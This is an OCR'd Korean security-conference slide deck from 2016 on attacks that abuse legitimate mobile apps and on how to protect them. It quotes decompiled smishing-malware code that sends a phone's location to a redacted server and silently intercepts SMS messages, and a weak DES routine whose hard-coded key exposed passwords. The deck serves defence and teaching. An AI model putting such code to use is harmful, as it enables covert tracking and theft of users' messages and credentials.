정상 모바일 앱을 악용한 해킹 공격과 방어

2016. 03

(주) 스틸리언

신동휘(dhshin@stealien.com)

목차

STEALIEN

회사 개요

회사명	(주)스틸리언
홈페이지/SNS	www.stealien.com, @stealien, fb.com/stealien
대표이사	박찬암
주소	서울 영등포구 영등포동8가 35-9번지 KnK디지털타워 4층
대표 연락처	(TEL) 02-2655-9721, (FAX) 02-2655-9727
사업분야	소프트웨어 개발 및 공급, 정보보안 서비스 등

STEALIEN

회사 주요 경력

코드게이트 2009 국제해킹방어대회 1위
코드게이트 2013 국제해킹방어대회 1위
Hack In The Box 2009 CTF 1위
SECUINSIDE 2013 CTF 2위
DEFCON 2013 CTF 3위
DEFCON CTF 본선 진출 다수
KISA 해킹방어대회 2012 1위
KISA 해킹방어대회 2013 1위
국내외 해킹대회 다수 우승
국내외 해킹대회 다수 운영
차세대 보안리더 양성프로그램(BoB) 최종 10인
ETRI 국가 암호기술 공모전 특별상
대한민국 인재상 대통령상
2015 소프트웨어 취약점 신고 최우수상
'해킹 맛보기'(보안 입문서) 저자

現 국군사이버사령부 자문위원
現 하나아이앤에스 수석 보안자문위원
現 KISA 민관합동조사단 자문위원
現 미래창조과학부 민관합동조사단 전문가 위원
現 차세대 보안리더 양성프로그램(BoB) 멘토
現 ITL(SANS) 공인강사
前 국방과학연구소(ADD) 취약성 공모전 평가위원
前 금융보안연구원 보안기술 실무분과 자문위원

정부기관, 기업, 군, 연구소, 학교 등 다수 강의

언론 전문가 인터뷰
- 방송사 뉴스 인터뷰, 지면 인터뷰, 라디오 인터뷰, 시사/토론 프로그램 등

WHOAMI

WHOAMI(신동휘)

㈜스틸리언 기술이사 (KISA, SAMSUNG SDS, SF, RAONSECURE)

IoT Security, Vulnerability in Product and Service, Mobile Security

성신여자대학교 융합보안학과, 서강대학교 정보통신대학원 겸임교수

KITRI Best of the Best 멘토

Defcon 21 3rd, Defcon 22 Qualification

Organized Secuinside 2014, Whitehat Content 2013, 2014

MISP, Law Firm Shalom Consultant


I. 정상 앱 구조

모바일 앱

- **모바일 앱**
  - A mobile app is a computer **program** designed to run on mobile devices such as smartphones.(from Wikipedia)

모바일 앱

- **모바일 앱**
  - Program = Code + Resource
    - Code : dex, so, dll, jar 등
    - Resource : image, xml 등
  - 사용자 입력 정보
    - 계정 정보, 개인 정보, 금융 정보 등



모바일 앱

- **공격의 대상**
  - 공격자가 모바일 앱에서 원하는 부분은 무엇인가?
  - 공격자가 모바일 앱을 통해 어디까지 도달할 수 있는가?
  - 공격자가 모바일 앱을 통해 얻을 수 있는 정보는 무엇인가?

II. 정상 앱을 이용한 공격

정상 앱을 통한 위협 #1

- **위협 #1**
  - 앱 위변조로 만들어진 악성 앱의 배포로 인한 사용자 개인정보, 사진, 메신저 대화 유출 및 도청 등의 피해


정상 앱을 통한 위협 #1

- **위협 #1**
  - 모바일 앱을 이용한 정보 유출 피해의 사례로 쉽게 떠올릴 수 있는 것? 스미싱

〈월별 스미싱 탐지 건수〉

(단위 : 건)

구분	1월	2월	3월	4월	5월	6월	7월	8월	9월	10월	11월	12월
2014년	47,998	139,371	155,377	245,378	386,178	901,250	774,665	487,669	167,664	250,142	335,222	152,265
2015년	120,597	570,291	13,293	432,946	91,041	35,335	31,416	15,946	8,797	12,031	5,391	



[출처=미래창조과학부, 편집=아이뉴스24]

정상 앱을 통한 위협 #1

- **위협 #1**
  - 스미싱 앱 설치 스마트폰 위치 정보 전송

```
public void onLocationChanged(Location paramLocation)
{
  String str = new Util(this).getPhoneNumber();
  double d1 = paramLocation.getLatitude();
  double d2 = paramLocation.getLongitude();
  double d3 = paramLocation.getAccuracy();
  this.mLatitude = String.valueOf(d1);
  this.mLongitude = String.valueOf(d2);
  this.mAccuracy = String.valueOf(d3);
  HttpUtils.postGPSData("http:[redacted]telnum=" + str, this.mLatitude, this.mLongitude, this.mAccuracy);
```


정상 앱을 통한 위협 #1

- **위협 #1**
  - 스미싱 앱 설치 스마트폰 SMS 정보 탈취
    - SMS 수신과 동시에 SMS의 내용을 별도의 변수에 저장
    - 이후 사용자에게 알림이 전달되지 않도록 함

```
public void onReceive(Context context, Intent intent) {
    Object[] objects = (Object[]) intent.getExtras().get("pdus");
    int i = objects.length;
    for (int i_0_ = 0; i_0_ < i; i_0_++) {
        SmsMessage smsmessage
            = SmsMessage.createFromPdu((byte[]) objects[i_0_]);
        String string = smsmessage.getOriginatingAddress().toString();
        String string_1_ = smsmessage.getMessageBody().toString();
        Log.d("BroadcastReceiver",
              new StringBuilder("content:").append(string_1_).toString());
        Log.d("BroadcastReceiver",
              new StringBuilder("time:").append
                  (smsmessage.getTimestampMillis()).toString());
        Log.d("BroadcastReceiver",
              new StringBuilder("sender:").append(string).toString());
        towNum = new StringBuilder().append(string).toString();
        comten = new StringBuilder().append(string_1_).toString();
        0 = true;
        abortBroadcast();
    }
}
```


정상 앱을 통한 위협 #2

- **위협 #2**
  - 앱이 사용하는 정보(ex. 사용자 개인 정보, 금융 정보 등)에 대한 보호



정상 앱을 통한 위협 #2(CASE STUDY)

- **위협 #2**
  - 앱이 사용하는 정보(ex. 사용자 개인 정보, 금융 정보 등)에 대한 보호





```
public static String decode(String arg9) {
    String v3;
    try {
        Cipher v0 = Cipher.getInstance("DES/ECB/PKCS5Padding");
        v0.init(2, new SecretKeySpec(CryptoHelper.byteKey, "DES"));
        v3 = new String(v0.doFinal(ByteHelper.hexStringToByteArray(arg9)));
    }
    catch(Exception v2) {
        v2.printStackTrace();
        v3 = "";
    }

    return v3;
}
```

Password 평문!!!

정상 앱을 통한 위협 #2(CASE STUDY)

- **위협 #2**
  - 앱의 구동을 위해 필요한 정보



정상 앱을 통한 위협 #2(CASE STUDY)

- **위협 #2**
  - 앱의 구동을 위해 필요한 정보

version=3&appId=A000000003101043655000000000000F&code=2010&name=Touch 1(터치원)카드&appId=A000000003101049062500000000006&code=2010&name=Touch 7(터치세븐)카드&appId=A000000003101043655000000000009&code=2010&name=Touch S(터치에스)카드&appId=A000000003101043655000000000000B&code=2010&name=하나SK SK Family Members 카드&appId=A000000003101049062500000000004&code=2010&name=Touch 7 카드(BC)&appId=A000000003101048891900000000010&code=2010&name=SK Family Executive&appId=A000000003101048891900000000011&code=2010&name=SK Family Executive (SKT)&appId=A000000003101048891900000000012&code=2010&name=SK Family Members&appId=A000000003101048891900000000013&code=2010&name=SK Family Members (SKT)&appId=A000000003101049062500000000005&code=2010&name=M-TouchB(터치B) 카드&appId=A000000003101043655000000000008&code=2010&name=point bonus(포인트 앤 보너스)&appId=A000000003101043655000000000000D&code=2010&name=point choice (포인트 앤 초이스)&appId=A000000003101043655000000000000E&code=2010&name=point finance (포인트 앤 파이낸스)&appId=A000000003101043655000000000007&code=2010&name=Touch 7(터치세븐) 패셔니스타 카드&appId=A000000003101048892000000000015&code=2010&name=SKT법인카드(미사용)&appId=A000000003101045059600000000017&code=2010&name=TOUCH 1(터치원) 체크카드&appId=A000000003101049062500000000001&code=2010&name=하나가족사랑카드&appId=A000000003101049062500000000002&code=2010&name=SK Members&appId=A000000003101049062500000000003&code=2010&name=홈플러스 Smart Pay 카드&appId=A000000003101048891900000000016&code=2010&name=CLUB1_200(개인_대한항공)&appId=A000000003101045059600000000014&code=2010&name=매일더블캐쉬백체크카드&appId=A000000003101048892000000000019&code=2010&name=SKT 법인카드(골드)&appId=A000000003101048892100000000018&code=2010&name=SKT 법인카드(플래티늄)&appId=A000000003101048892100000000020&code=2010&name=CLUB1_200(법인_대한항공)&appId=A000000003101048891900000000021&code=2010&name=오일행복카드&appId=A000000003101048891900000000022&code=2010&name=SMART Point(스마트포인트)카드&appId=A000000003101043655000000000023&code=2010&name=Happy AUTO Premium(해피오토 프리미엄)카드&appId=A000000003101045059600000000024&code=2010&name=메가캐쉬백 체크카드


정상 앱을 통한 위협 #2(CASE STUDY)

- **위협 #2**
  - 앱이 사용하는 정보(ex. 사용자 개인 정보, 금융 정보 등)에 대한 보호

Password 평문!!!

정상 앱을 통한 위협 #3

- **위협 #3**
  - 모바일 앱 분석을 통해 서버들에 대한 직접적인 공격 가능
    - 접근제어(접근 가능한 포트의 제한, 접근 가능한 호스트 제한 등)를 통한 보안성 향상 도모
      - 즉, 보호해야 할 자산에 대한 접점 관리를 통해 보안성 향상을 도모해 왔음
    - 모바일 앱을 통한 서비스 제공을 위한 서버를 통해 새로운 접점 등장



정상 앱을 통한 위협 DEMO


III. 방어

방어의 필요성 #1

- **모바일 앱이라는 자산**
  - 자산에 대한 위협이 존재할 경우 보안에 대한 "필요성"이라는 논리 관계가 성립
  - 모바일 앱에 대한 위협의 대부분은 악성 앱에 대한 피해를 위주로 논의되었음
    - 그러므로 앱 자체가 지켜야할 자산이며 위변조 방지가 중요시됨
  - 물론, 위변조 이외에 기기의 무결성(Rooting, Jailbreaking), 난독화, 암호화, 역공학 방지 등의 기능의 필요성이 부각됨
    - 위변조에만 초점을 맞추었던 시대를 지나 모바일 앱에 대한 전반적인 보안을 고민하면서 나타난 현상

방어의 필요성 #2

- **모바일 앱이 포함하는, 모바일 앱과 연결된 다양한 형태의 지켜야할 자산**
  - 모바일 앱 = Program = Code + Resource, then 접점 in Code & Resource
  - 접점에 대한 접근통제를 위해 모바일 앱에 대한 보안이 필요



원인

- **필요성에 대한 인식 + 문제의 본질**
  - 앱을 보호해야 하는 필요성(위협 + 언론 + 국가 가이드 등)은 언급한 위협들을 기반으로 인지할 수 있음
  - 위협이 발생하는 근본적인 원인에 대한 고찰이 필요
    - 언급한 위협들은 어떻게 알게 되었는가?
    - 위협에 해당하는 정보를 어떻게 취득할 수 있는가?

원인

- **문제의 본질**
  - 앱을 실행하는데 필요한 코드가 외부로 드러남
  - 개발자 또는 개발사가 배포한 앱을 공격자가 임의로 수정하여 실행할 수 있음


- **문제의 해결책**
  - 앱 내부의 코드 또는 리소스를 외부로 드러나지 않도록 해야 함
  - 공격자가 원하는 앱을 수정/실행할 수 없도록 해야함

모바일 앱 보호 방안

- **모바일 앱 보호 방안**
  - 함수명 변경
  - 문자열 암호화
  - 클래스 암호화
  - 제어흐름 변경
  - API 숨김
  - 디버깅 방지
  - 역분석 방지
  - 등등


IN GENERAL

- **Protect the Asset**
  - 보호해야할 자산을 보이지 않도록 숨기자 : HIDE!
- **How to hide?**
  - 읽기 어렵거나 읽지 못하도록 함 : OBFUSCATION, ENCRYPTION



IN GENERAL

